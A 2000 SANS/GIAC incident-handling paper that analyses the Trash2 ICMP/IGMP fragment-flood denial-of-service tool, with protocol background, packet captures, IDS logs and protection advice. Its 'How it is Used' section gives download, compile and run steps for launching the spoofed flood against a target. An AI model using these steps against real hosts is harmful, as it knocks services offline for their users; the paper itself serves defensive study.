Understanding A Denial of Service Attack

"Trash2"

By

Scott Brown

Submitted for SANS/GIAC Certification
Advanced Incident Handling and Hacker Exploits
Ottawa Canada, August 2000
Practical Assignment Option #2

Exploit Details

Name: Trash2

Variants: Trash 1.0 was created without IP address spoofing implemented, Version 2 of Trash provided optimized code with additional features such as source IP spoofing and a command line help system. Other ICMP and IGMP fragment denial of service program exist in the wild under various names.

Exploited Operating Systems: Windows 95/98/ME/NT/2000

Protocol or Service Exploited: ICMP/IGMP

Brief Description: The "trash2" denial of service (DoS) application floods a destination IP address with fragmented ICMP and IGMP messages while hiding the attacker by utilizing random IP source address spoofing.

Protocol Description

The Internet Control Message Protocol or ICMP communicates condition and error messages requiring attention or additional information during an IP session. In most cases the IP layer handles messages from ICMP, yet other higher protocols such as TCP and UDP may also act upon ICMP messages.

RFC 792 contains the specification for the ICMP protocol, which may be located on the web at http://RF.Cx/rfc792.html.

With IP not being a reliable protocol like that generated by TCP connections, a means of communicating messages regarding errors or a request for additional information during packet transit were created by implementing ICMP. This protocol does not create a reliable protocol because there is no guarantee a packet will reach its destination, or an error message will reach the source address. ICMP only creates additional connectivity checks and balances for a relevantly un-reliable protocol.

Many situations generate an ICMP message as stated above. Messages are generated when a packet can not reach its destination, when a gateway does not have available buffers allocated to forward the packet, or when a gateway has a better path then specified found in source routing packets. These are just samples of the complete list of fifteen type codes described below.

To prevent network congestion and ICMP datagram loops, the creators of ICMP implemented rules regarding when an ICMP packet will respond and when it will not. The first rule states that an ICMP datagram will never respond to another ICMP message. An example of this would be if the source address sent an Echo Request to a station and the packet was lost in transit, no station would respond back to the sending machine that the Echo Request was not successfully delivered to its destination. Secondly ICMP messages only respond to the first packet in a fragmented transmission. This prevents a flood of ICMP messages being sent back to the source address in the event of transmitting packets over highly fragmented paths for each packet in the fragmented stream.

An ICMP datagram is broken into four distinct data fields described below.

Type Field: The type field is an 8bit, or one byte, field used to define the type of ICMP packet. The type field consists of a number from 0 (zero) through 18 excluding numbers: 1,2,6, and 7 for a total of 15 unique message types of ICMP packets.

Some examples of different type values and a brief description are listed below.

- 0 – Echo Reply
- 3 – Destination Unreachable
- 8 – Echo Request
- 9 – Router Advertisement

.
.
.

- 18 – Address Mask Reply

Code Field: The code field is also an 8bit, or one byte, field used to further segment an ICMP message type into subcategories providing additional message types without exceeding the one-byte field located in the type field.

An example would be found in ICMP type number 3, which is a "Destination unreachable message". Within the code field of a type 3 message a more detailed description of the ICMP message can be specified. There are 15 different code values based on an ICMP message with a type field set to 3. An example of a few of the code values associated with a type 3 ICMP datagram is listed below.

- 0 – Network Unreachable
- 1 – Host Unreachable
- 2 – Protocol Unreachable
- 3 – Port Unreachable

.
.
.

- 15 – Precedence cutoff in effect

Checksum Field: This field is used to validate the entire ICMP packet. A checksum is generated for every ICMP datagram transmitted. The checksum verified by the receiving computer to insure the datagram contains no errors during transit. The IP stack discards ICMP datagrams that do not have a valid checksum.

Payload Field: Depending on the value set in the type and code field of the ICMP datagram, additional information may be placed into a data, or payload, field directly following the checksum field. This field is variable in length and defined by the type and code fields described above.

A standard ICMP packet looks like the following diagram:

8bit Type Field	8bit Code Field	Checksum
Variable Length Payload Field		

A machine sending an Echo Request to another machine would create a packet with the code and type fields set as diagramed below.

8 (Type)	0 (Code)	Checksum of entire packet
Variable Length Payload Field (may contain data valid or not)		

Once the destination station specified in the IP header received this datagram, ICMP would process the request by reading the values in the ICMP packets type and code field. The protocol stack would discover the source address shown above is requesting an Echo Reply, used insure connectivity between the two stations. In response to this packet ICMP would generate a new ICMP datagram with the type and code fields set to the following values.

0 (Type)	0 (Code)	Checksum of entire packet
No Data *(some Trojans place data here, but it is not RFC standard)*		

The source and destination machines may continue the above process of generating ICMP message packets between one another for as many Echo Request and Replies stated within the application, or until user intervention stops the sending station from generating Echo Requests.

ICMP is an important component of the TCP/IP communications implementation. ICMPs ability to send and receive messages outside of the normal protocol communications and build a limited reliability function into the IP protocol makes it very important to TCP/IP operations. Preventing ICMP completely from a network will break or limit the functionality of many IP based applications.

Description of Variants

Application Variants

As stated above in the section marked "Exploit Details" there is one variant that was created prior to Trash2. The programmer responsible for writing Trash2 also wrote Trash1. The major differences between Trash1 and Trash2 is the addition of a command-line help screen when a user runs the application with no arguments, and the addition of IP source address spoofing.

The addition of Source IP address spoofing helps cover the tracks of the source machine sending the ICMP flood traffic to its destination. Spoofing also creates multiple IP source addresses making it extremely difficult to block the DoS by filtering out single IP addresses at the router or firewall.

Additional ICMP DoS

This section lists the many other Denial of Service (DoS) attacks that use the ICMP messaging protocol. There have been many programs written to take advantage of limitations and incorrect implementations within the ICMP protocol. The following are a few of the other ICMP DoS tools in the wild today. The list below is by no means a complete list of all ICMP exploits, it is merely a list of the more common applications the resemble Trash2.

Twinge	DataPool v.3.3	ICMPEX
Gin	Smurf	Papa-Smurf

The above applications use the ICMP protocol to exploit a system similar to that found in Trash2. Unlike Trash2 a few of the above applications are Distributed Denial of Service (DDoS) where one or more machine are used to attack a single host. Trash2 is not distributed and runs on a single host. This is not to say that Trash 2 could not be used in a distributed attack via script triggers or more then one attacker running the application at the same time on a given host.

How The Exploit Works

Trast2 is a rather simple Denial of Service (DoS) exploit with built in capabilities of hiding the identity of the attacker by implementing IP source address spoofing into the program. This section of the document will explain the Trash2 exploit in detail.

Trash2 is a rather small and easy to use exploit that can be very effective against Microsoft Windows platform operating systems. The program is executed from a network-attached computer running some flavor of Unix or Linux. Once the exploit code is downloaded and compiled, an attacker need only executes one command to perform an ICMP flood attack.

```
./trash2 [target_ip] [number of packets to generate]
(ex ./trash2 10.34.163.3 1000 – would deliver 1000 ICMP datagrams to host 10.34.163.3)
```

Note: A non-registered IP address was used in the example above to prevent a reader of this document from executing a successful attack on a registered host. The IP address must be replaced by a valid IP address for the attack to succeed.

Once the above command is executed Trash2 begins by crafting ICMP datagrams with a randomly generated source IP address to hide the identity of the attacking machine, and to prevent blocking the exploit with simple IP filters on the target network. The program also chooses a random ICMP Type and Code value to be placed into the datagram.

The flood of ICMP datagrams transverse the Internet until reaching the designated target machine entered in the command line of the program. The datagrams are then brought up the IP stack to be analyzed by the ICMP protocol. The target machine then attempts to process each ICMP request by first looking at the type, code, and checksum fields to insure the datagram is valid. If the packet is not valid because of an error in any of the ICMP fields it is dropped with no reply back to the source. If the crafted packet appears valid such as an Echo Request, the target station will respond to the spoofed IP address with an Echo Reply.


This exploit is designed to flood the target host with so many fragmented ICMP requests that the machine uses up all, or most, of its resources to process the incoming ICMP requests. By preventing a machine from performing other tasks one effectively denies others service which is the intent of the attacker. As simple as this exploit appears, it is very affective on its targeted operating systems.

Trash2 complicates the process of analyzing the ICMP datagram by delivering them in miss-constructed fragmented datagram. The fragmented packets are held in the receiving computer's buffer until the final datagrams in the fragment are received and can be constructed. This process fills the available memory resources set a side for packet reconstruction where by crashing the target machine.

In all cases where this attack was executed against a machine under test conditions, system performance was greatly reduced yet most of the machines were able to handle the flood without crashing or becoming completely unresponsive. Only two of the eight machines tested with this exploit required a reboot or became unstable where the box required a reboot.

Although the attack did not completely remove the machine form the network, system performance was so degraded causing a perceived Denial of Service. If a server required multiple reboots during the day caused by this exploit an attacker has successfully denied access to the target machine. An attacker does not matter how the Denial of Service is preformed, just that the machine is not able to complete it intended task.

Exploit Diagram



How it is Used

Putting Trash2 into use is a very simple task. The source code can be downloaded from many locations on the Internet and compiled on a UNIX machine in under one minute. Once the application is compiled executing the program on a host is as simple as entering a single command at the shell prompt.

The following steps were taken to retrieve the source code, compile, and execute the application.

1. Point any web browser to: http://www.AntiOnline.com/cgi-bin/anticode/anticode.pl?dir=denial-of-service and download the C code located near the bottom of the page. (Second from the bottom as of the writing of this document)
2. Once the code is downloaded to a UNIX machine the user needs to execute the command "gcc –o trash2 trash.c" in the same directory where the source code was downloaded to.

3. After executing the above command, and waiting a few seconds the user will be given a command prompt. Trash2 is now ready to be run against a given host.
4. Executing the command "./trash2" with no command line parameters, a user is provided with a usage command line help screen seen below:

```
Usage:
./trash [dest_ip] [# of packets]
    [dest_ip] : ex 201.12.3.76
    [number] : 100
____________________________
```

   Once the user enters the above information with the destination IP address, of the machine they wish to attack, and the number of ICMP datagrams to send, the attack is started once the user presses enter at the shell prompt. You have now established a denial of service upon the destination host.

It is scary to see how easy it is to find and use tools such as Trash2 on another computer system. Trash2 is not one of the more difficult Denial of Service attacks to execute; yet it is also not the easiest program to use even with its uncomplicated install and operation.

Signature of Attack

Below are signatures from three different tools available to the security professional. One of the products is Freeware, while the other two are only available commercially. The following signature were captured using

- ZoneAlarm Pro v1.0 - A Host Based Intrusion Detection system that runs on a Microsoft Windows platform. This product provides auditing of Internet connections and attempts to detect hostile data payloads. The program provides good logging of unusual data streams while also providing pop-up alerting when an attack signature is discovered. The product retail for $39.95USD and can be located at www.zonelabs.com. (A shareware version is available also)

- Snort 1.6.3 – A lightweight free Network Based Intrusion Detection product that currently runs on UNIX operating systems with a port to Win32 under the name of WinSnort. This product scans all packets coming into and out of a network looking for hostile activity. This product uses special written filters, or rules, that are applied to every packet on a network. If activity is found to be hostile or suspicious it logs the activity and alerts. This product may be found at www.snort.org .

- Sniffer Pro v3.5 – Is a packet sniffer/analyzer available commercially at www.sniffer.com or at www.nai.com/sniffer. This product captures every packet on the wire and checks it against a set of thresholds. This tool is very helpful in troubleshooting issues on a network segment and isolating the offending component. A sniffer is used in conjunction with the above tools to drill down into the data stream and determine if datagrams are harmful. This product retails for the software alone at $11,000.00 to $15,000.00USD.

ZoneAlarm Pro v1.0 Host Intrusion Detection Log

```
FWIN,2000/09/06,09:05:03 -4:00 GMT,88.171.4.8:0,good.host.net:0,IGMP
(type:8/subtype:0)
FWIN,2000/09/06,09:05:03 -4:00 GMT,88.171.4.8:0,good.host.net:0,IGMP
(type:8/subtype:0)
FWIN,2000/09/06,09:01:04 -4:00 GMT,216.175.4.8:0,good.host.net:0,IGMP
(type:8/subtype:0)
FWIN,2000/09/06,09:01:04 -4:00 GMT,240.175.4.8:0,good.host.net:0,IGMP
FWIN,2000/09/06,09:01:04 -4:00 GMT,32.176.4.8:0,good.host.net:0,IGMP
(type:8/subtype:0)
FWIN,2000/09/06,09:01:04 -4:00 GMT,16.190.4.8:0,good.host.net:0,IGMP
FWIN,2000/09/06,09:01:04 -4:00 GMT,64.190.4.8:0,good.host.net:0,IGMP
(type:8/subtype:0)
FWIN,2000/09/06,09:01:04 -4:00 GMT,88.190.4.8:0,good.host.net:0,IGMP
FWIN,2000/09/06,09:01:04 -4:00 GMT,136.190.4.8:0,good.host.net:0,IGMP
(type:8/subtype:0)
FWIN,2000/09/06,09:01:04 -4:00 GMT,160.190.4.8:0,good.host.net:0,IGMP
FWIN,2000/09/06,09:01:04 -4:00 GMT,208.190.4.8:0,good.host.net:0,IGMP
(type:8/subtype:0)
FWIN,2000/09/06,09:01:04 -4:00 GMT,232.190.4.8:0,good.host.net:0,IGMP
```

Snort v1.6.3 Lightweight Network Intrusion Detection Log

```
[**] Tiny Fragments - Possible Hostile Activity [**]
09/06-09:05:49.041060 88.171.4.8 -> good.host.net
IGMP TTL:255 TOS:0x0 ID:34717  MF
Frag Offset: 0x0   Frag Size: 0x9
08 00 00 00 00 00 00 00 00                       .........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] Tiny Fragments - Possible Hostile Activity [**]
09/06-09:05:49.041060 88.171.4.8 -> good.host.net
IGMP TTL:255 TOS:0x0 ID:34717  MF
Frag Offset: 0x0   Frag Size: 0x9
08 00 00 00 00 00 00 00 00
               .........
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] Tiny Fragments - Possible Hostile Activity [**]
09/06-09:05:49.361093 216.175.4.8 -> good.host.net
IGMP TTL:255 TOS:0x0 ID:34717  MF
Frag Offset: 0x0   Frag Size: 0x9
08 00 00 00 00 00 00 00 00                       .........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] Tiny Fragments - Possible Hostile Activity [**]
09/06-09:05:49.361093 216.175.4.8 -> good.host.net
IGMP TTL:255 TOS:0x0 ID:34717  MF
Frag Offset: 0x0   Frag Size: 0x9
08 00 00 00 00 00 00 00 00                       .........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Sniffer Pro v3.5 Logs

Summary

```
Frame Status Source Address   Dest. Address    Size Rel. Time    Delta Time   Abs. Time            Summary
    1 M    [attacker.host.net] [good.host.net]   60 0:00:00.000  0.000.000   09/20/2000 07:29:56 AM ICMP: Echo (invalid code)
    2    [attacker.host.net] [good.host.net]   60 0:00:00.000  0.000.245    09/20/2000 07:29:56 AM IP: continuation of ident=1234
    3    [attacker.host.net] [good.host.net]   60 0:00:00.020  0.020.624    09/20/2000 07:29:56 AM ICMP: Solicitation Message
(invalid code)
    4    [attacker.host.net] [good.host.net]   60 0:00:00.021  0.000.138    09/20/2000 07:29:56 AM IP: continuation of ident=1234
    5    [attacker.host.net] [good.host.net]   60 0:00:00.040  0.019.940    09/20/2000 07:29:56 AM ICMP: Echo (invalid code)
    6    [attacker.host.net] [good.host.net]   60 0:00:00.041  0.000.136    09/20/2000 07:29:56 AM IP: continuation of ident=1234
    7    [attacker.host.net] [good.host.net]   60 0:00:00.060  0.019.782    09/20/2000 07:29:56 AM ICMP: Echo(invalid code)
    8    [attacker.host.net] [good.host.net]   60 0:00:00.061  0.000.139    09/20/2000 07:29:56 AM IP: continuation of ident=1234
```

Packet Detail:

```
- - - - - - - - - - - - - - - - - - - - - - Frame 1 - - - - - - - - - - - - - - - - - - - - -
DLC:  ----- DLC Header -----
      DLC:
      DLC:  Frame 1 arrived at  07:29:56.5889; frame size is 60 (003C hex) bytes.
      DLC:  Destination = Station 0010A4F72E16
      DLC:  Source      = Station Cogent966F94
      DLC:  Ethertype   = 0800 (IP)
      DLC:
IP: ----- IP Header -----
      IP:
      IP: Version = 4, header length = 20 bytes
      IP: Type of service = 00
      IP:       000. ....   = routine
      IP:       ...0 .... = normal delay
      IP:       .... 0... = normal throughput
      IP:       .... .0.. = normal reliability
      IP: Total length    = 29 bytes
      IP: Identification  = 1234
      IP: Flags           = 2X
      IP:       .0.. .... = may fragment
      IP:       ..1. .... = more fragments
      IP: Fragment offset = 0 bytes
      IP: Time to live    = 30 seconds/hops
      IP: Protocol        = 1 (ICMP)
      IP: Header checksum = BFC2 (correct)
      IP: Source address      = [attacker.host.net]
      IP: Destination address = [good.host.net]
      IP: No options
      IP:
      IP: Multi-Frame IP data, Frames:  1, 2
      IP:
ICMP: ----- ICMP header -----
      ICMP:
      ICMP: Type = 8 (Echo)
      ICMP: Code = 10 (invalid)
      ICMP: Checksum = F7F5 (should be F6E9)
      ICMP: Identifier = 0
      ICMP: Sequence number = 0
      ICMP: [44 bytes of data]
      ICMP:
      ICMP: [Normal end of "ICMP header".]
      ICMP:

- - - - - - - - - - - - - - - - - - - - - - Frame 2 - - - - - - - - - - - - - - - - - - - - -
DLC:  ----- DLC Header -----
      DLC:
      DLC:  Frame 2 arrived at  07:29:56.5891; frame size is 60 (003C hex) bytes.
      DLC:  Destination = Station 0010A4F72E16
      DLC:  Source      = Station Cogent966F94
      DLC:  Ethertype   = 0800 (IP)
      DLC:
IP: ----- IP Header -----
      IP:
      IP: Version = 4, header length = 20 bytes
      IP: Type of service = 00
      IP:       000. ....   = routine
      IP:       ...0 .... = normal delay
      IP:       .... 0... = normal throughput
      IP:       .... .0.. = normal reliability
      IP: Total length    = 36 bytes
      IP: Identification  = 1234
      IP: Flags           = 2X
      IP:       .0.. .... = may fragment
      IP:       ..1. .... = more fragments
      IP: Fragment offset = 8 bytes
      IP: Time to live    = 30 seconds/hops
      IP: Protocol        = 1 (ICMP)
      IP: Header checksum = BFBA (correct)
      IP: Source address      = [attacker.host.net]
      IP: Destination address = [good.host.net]
      IP: No options
      IP:
      IP: [26 bytes of data continuation of IP ident = 1234]
      IP:

- - - - - - - - - - - - - - - - - - - - Frame 3 - - - - - - - - - - - - - - - - - - - -
DLC:  ----- DLC Header -----
      DLC:
      DLC:  Frame 3 arrived at  07:29:56.6097; frame size is 60 (003C hex) bytes.
      DLC:  Destination = Station 0010A4F72E16
      DLC:  Source      = Station Cogent966F94
      DLC:  Ethertype   = 0800 (IP)
      DLC:
IP: ----- IP Header -----
      IP:
      IP: Version = 4, header length = 20 bytes
      IP: Type of service = 00
      IP:       000. ....   = routine
      IP:       ...0 .... = normal delay
      IP:       .... 0... = normal throughput
      IP:       .... .0.. = normal reliability
      IP: Total length    = 29 bytes
      IP: Identification  = 1234
      IP: Flags           = 2X
      IP:       .0.. .... = may fragment
      IP:       ..1. .... = more fragments
      IP: Fragment offset = 0 bytes
      IP: Time to live    = 30 seconds/hops
      IP: Protocol        = 1 (ICMP)
      IP: Header checksum = BFC2 (correct)
      IP: Source address      = [attacker.host.net]
      IP: Destination address = [good.host.net]
      IP: No options
      IP:
      IP: Multi-Frame IP data, Frames:  3, 4
      IP:
ICMP: ----- ICMP header -----
      ICMP:
      ICMP: Type = 10 (Solicitation Message)
      ICMP: Code = 4 (invalid)
      ICMP: Checksum = F5FB (should be EEF5)
      ICMP: Reserved = 0
      ICMP:
      ICMP: [Normal end of "ICMP header".]
      ICMP:

- - - - - - - - - - - - - - - - - - - - Frame 4 - - - - - - - - - - - - - - - - - - - -
DLC:  ----- DLC Header -----
      DLC:
      DLC:  Frame 4 arrived at  07:29:56.6099; frame size is 60 (003C hex) bytes.
      DLC:  Destination = Station 0010A4F72E16
      DLC:  Source      = Station Cogent966F94
      DLC:  Ethertype   = 0800 (IP)
      DLC:
IP: ----- IP Header -----
      IP:
```

```
      IP: Version = 4, header length = 20 bytes
      IP: Type of service = 00
      IP:       000. ....   = routine
      IP:       ...0 .... = normal delay
      IP:       .... 0... = normal throughput
      IP:       .... .0.. = normal reliability
      IP: Total length    = 36 bytes
      IP: Identification  = 1234
      IP: Flags           = 2X
      IP:       .0.. .... = may fragment
      IP:       ..1. .... = more fragments
      IP: Fragment offset = 8 bytes
      IP: Time to live    = 30 seconds/hops
      IP: Protocol        = 1 (ICMP)
      IP: Header checksum = BFBA (correct)
      IP: Source address      = [attacker.host.net]
      IP: Destination address = [good.host.net]
      IP: No options
      IP:
      IP: [26 bytes of data continuation of IP ident = 1234]
      IP:

- - - - - - - - - - - - - - - - - - - - Frame 5 - - - - - - - - - - - - - - - - - - - -
DLC:  ----- DLC Header -----
      DLC:
      DLC:  Frame 5 arrived at  07:29:56.6298; frame size is 60 (003C hex) bytes.
      DLC:  Destination = Station 0010A4F72E16
      DLC:  Source      = Station Cogent966F94
      DLC:  Ethertype   = 0800 (IP)
      DLC:
IP: ----- IP Header -----
      IP:
      IP: Version = 4, header length = 20 bytes
      IP: Type of service = 00
      IP:       000. ....   = routine
      IP:       ...0 .... = normal delay
      IP:       .... 0... = normal throughput
      IP:       .... .0.. = normal reliability
      IP: Total length    = 29 bytes
      IP: Identification  = 1234
      IP: Flags           = 2X
      IP:       .0.. .... = may fragment
      IP:       ..1. .... = more fragments
      IP: Fragment offset = 0 bytes
      IP: Time to live    = 30 seconds/hops
      IP: Protocol        = 1 (ICMP)
      IP: Header checksum = BFC2 (correct)
      IP: Source address      = [attacker.host.net]
      IP: Destination address = [good.host.net]
      IP: No options
      IP:
      IP: Multi-Frame IP data, Frames:  5, 6
      IP:
ICMP: ----- ICMP header -----
      ICMP:
      ICMP: Type = 8 (Echo)
      ICMP: Code = 2 (invalid)
      ICMP: Checksum = F7FD (should be F5FD)
      ICMP: Identifier = 0
      ICMP: Sequence number = 0
      ICMP: [44 bytes of data]
      ICMP:
      ICMP: [Normal end of "ICMP header".]
      ICMP:

- - - - - - - - - - - - - - - - - - - - Frame 6 - - - - - - - - - - - - - - - - - - - -
DLC:  ----- DLC Header -----
      DLC:
      DLC:  Frame 6 arrived at  07:29:56.6300; frame size is 60 (003C hex) bytes.
      DLC:  Destination = Station 0010A4F72E16
      DLC:  Source      = Station Cogent966F94
      DLC:  Ethertype   = 0800 (IP)
      DLC:
IP: ----- IP Header -----
      IP:
      IP: Version = 4, header length = 20 bytes
      IP: Type of service = 00
      IP:       000. ....   = routine
      IP:       ...0 .... = normal delay
      IP:       .... 0... = normal throughput
      IP:       .... .0.. = normal reliability
      IP: Total length    = 36 bytes
      IP: Identification  = 1234
      IP: Flags           = 2X
      IP:       .0.. .... = may fragment
      IP:       ..1. .... = more fragments
      IP: Fragment offset = 8 bytes
      IP: Time to live    = 30 seconds/hops
      IP: Protocol        = 1 (ICMP)
      IP: Header checksum = BFBA (correct)
      IP: Source address      = [attacker.host.net]
      IP: Destination address = [good.host.net]
      IP: No options
      IP:
      IP: [26 bytes of data continuation of IP ident = 1234]
      IP:

- - - - - - - - - - - - - - - - - - - - Frame 7 - - - - - - - - - - - - - - - - - - - -
DLC:  ----- DLC Header -----
      DLC:
      DLC:  Frame 7 arrived at  07:29:56.6497; frame size is 60 (003C hex) bytes.
      DLC:  Destination = Station 0010A4F72E16
      DLC:  Source      = Station Cogent966F94
      DLC:  Ethertype   = 0800 (IP)
      DLC:
IP: ----- IP Header -----
      IP:
      IP: Version = 4, header length = 20 bytes
      IP: Type of service = 00
      IP:       000. ....   = routine
      IP:       ...0 .... = normal delay
      IP:       .... 0... = normal throughput
      IP:       .... .0.. = normal reliability
      IP: Total length    = 29 bytes
      IP: Identification  = 1234
      IP: Flags           = 2X
      IP:       .0.. .... = may fragment
      IP:       ..1. .... = more fragments
      IP: Fragment offset = 0 bytes
      IP: Time to live    = 30 seconds/hops
      IP: Protocol        = 1 (ICMP)
      IP: Header checksum = BFC2 (correct)
      IP: Source address      = [attacker.host.net]
      IP: Destination address = [good.host.net]
      IP: No options
      IP:
      IP: Multi-Frame IP data, Frames:  7, 8
      IP:
ICMP: ----- ICMP header -----
      ICMP:
      ICMP: Type = 8 (Echo)
      ICMP: Code = 6 (invalid)
      ICMP: Checksum = F7F9 (should be EDF6)
      ICMP: Identifier = 0
      ICMP: Sequence number = 0
      ICMP: [44 bytes of data]
      ICMP:
      ICMP: [Normal end of "ICMP header".]
      ICMP:
```

```
- - - - - - - - - - - - - - - - - - - - - Frame 8 - - - - - - - - - - - - - - - - - - - -
DLC:  ----- DLC Header -----
      DLC:
      DLC:  Frame 8 arrived at  07:29:56.6499; frame size is 60 (003C hex) bytes.
      DLC:  Destination = Station 0010A4F72E16
      DLC:  Source      = Station Cogent966F94
      DLC:  Ethertype   = 0800 (IP)
      DLC:
IP: ----- IP Header -----
      IP:
      IP: Version = 4, header length = 20 bytes
      IP: Type of service = 00
      IP:       000. ....   = routine
      IP:       ...0 .... = normal delay
      IP:       .... 0... = normal throughput
      IP:       .... .0.. = normal reliability
      IP: Total length    = 36 bytes
      IP: Identification  = 1234
      IP: Flags           = 2X
      IP:       .0.. .... = may fragment
      IP:       ..1. .... = more fragments
      IP: Fragment offset = 8 bytes
      IP: Time to live    = 30 seconds/hops
      IP: Protocol        = 1 (ICMP)
      IP: Header checksum = BFBA (correct)
      IP: Source address      = [attacker.host.net]
      IP: Destination address = [good.host.net]
      IP: No options
      IP:
      IP: [26 bytes of data continuation of IP ident = 1234]
      IP:

- - - - - - - - - - - - - - - - - - - - - Frame 9 - - - - - - - - - - - - - - - - - - - -
DLC:  ----- DLC Header -----
      DLC:
      DLC:  Frame 9 arrived at  07:29:56.6697; frame size is 60 (003C hex) bytes.
      DLC:  Destination = Station 0010A4F72E16
      DLC:  Source      = Station Cogent966F94
      DLC:  Ethertype   = 0800 (IP)
      DLC:
IP: ----- IP Header -----
      IP:
      IP: Version = 4, header length = 20 bytes
      IP: Type of service = 00
      IP:       000. ....   = routine
      IP:       ...0 .... = normal delay
      IP:       .... 0... = normal throughput
      IP:       .... .0.. = normal reliability
      IP: Total length    = 29 bytes
      IP: Identification  = 1234
      IP: Flags           = 2X
      IP:       .0.. .... = may fragment
      IP:       ..1. .... = more fragments
      IP: Fragment offset = 0 bytes
      IP: Time to live    = 30 seconds/hops
      IP: Protocol        = 1 (ICMP)
      IP: Header checksum = BFC2 (correct)
      IP: Source address      = [attacker.host.net]
      IP: Destination address = [good.host.net]
      IP: No options
      IP:
      IP: Multi-Frame IP data, Frames:  9, 10
      IP:
ICMP: ----- ICMP header -----
      ICMP:
      ICMP: Type = 4 (Source quench)
      ICMP: Code = 0
      ICMP: Checksum = FBFF (should be FAF9)
      ICMP:
      ICMP: [Normal end of "ICMP header".]
      ICMP:
      ICMP: IP header of originating message (description follows)
      ICMP:
      ICMP: ----- IP Header -----
      ICMP:
      ICMP: Version = 0, header length = 0 bytes
      ICMP: Version number should be 4!
      ICMP: Type of service = 00
      ICMP:       000. ....   = routine
      ICMP:       ...0 .... = normal delay
      ICMP:       .... 0... = normal throughput
      ICMP:       .... .0.. = normal reliability
      ICMP: Total length    = 0 bytes
      ICMP: Identification  = 0
      ICMP: Flags           = 0X
      ICMP:       .0.. .... = may fragment
      ICMP:       ..0. .... = last fragment
      ICMP: Fragment offset = 0 bytes
      ICMP: Time to live    = 0 seconds/hops
      ICMP: Protocol        = 0 (?)
      ICMP: Header checksum = 0000, should be FFFF
      ICMP: Source address      = [0.0.0.0]
      ICMP: Destination address = [0.0.1.6]
      ICMP: No options
      ICMP:
      ICMP: [First 44 byte(s) of data of originating message]
      ICMP:

- - - - - - - - - - - - - - - - - - - - Frame 10 - - - - - - - - - - - - - - - - - - - -
DLC:  ----- DLC Header -----
      DLC:
      DLC:  Frame 10 arrived at  07:29:56.6698; frame size is 60 (003C hex) bytes.
      DLC:  Destination = Station 0010A4F72E16
      DLC:  Source      = Station Cogent966F94
      DLC:  Ethertype   = 0800 (IP)
      DLC:
IP: ----- IP Header -----
      IP:
      IP: Version = 4, header length = 20 bytes
      IP: Type of service = 00
      IP:       000. ....   = routine
      IP:       ...0 .... = normal delay
      IP:       .... 0... = normal throughput
      IP:       .... .0.. = normal reliability
      IP: Total length    = 36 bytes
      IP: Identification  = 1234
      IP: Flags           = 2X
      IP:       .0.. .... = may fragment
      IP:       ..1. .... = more fragments
      IP: Fragment offset = 8 bytes
      IP: Time to live    = 30 seconds/hops
      IP: Protocol        = 1 (ICMP)
      IP: Header checksum = BFBA (correct)
      IP: Source address      = [attacker.host.net]
      IP: Destination address = [good.host.net]
      IP: No options
      IP:
      IP: [26 bytes of data continuation of IP ident = 1234]
      IP:
```

Exploit Protection

Protection from an exploit such at Trash2 is easily accomplished by disabling all ICMP traffic to a given host or network, yet the solution may also hinder network troubleshooting and or other applications that rely on ICMP to operate. There are two high level ways of protecting oneself from Trash2 that are described in detail below.

Host Based Protection:

Protecting a Windows host from this exploit, and other TCP/IP related exploits, is a rather difficult process if the machine is required to run TCP/IP. Because ICMP is integrated into the TCP/IP stack on all Microsoft Windows platforms removing the stack from the computer will protect the machine from this attack.

If the machine were not required to run on a network, but is attached to a network, an easy ways of protecting a system would be to remove it from the network completely. This method of protection may seem extreme to some, yet removing unnecessary processes or entry points into a system is the first rule in securing any system from attack.

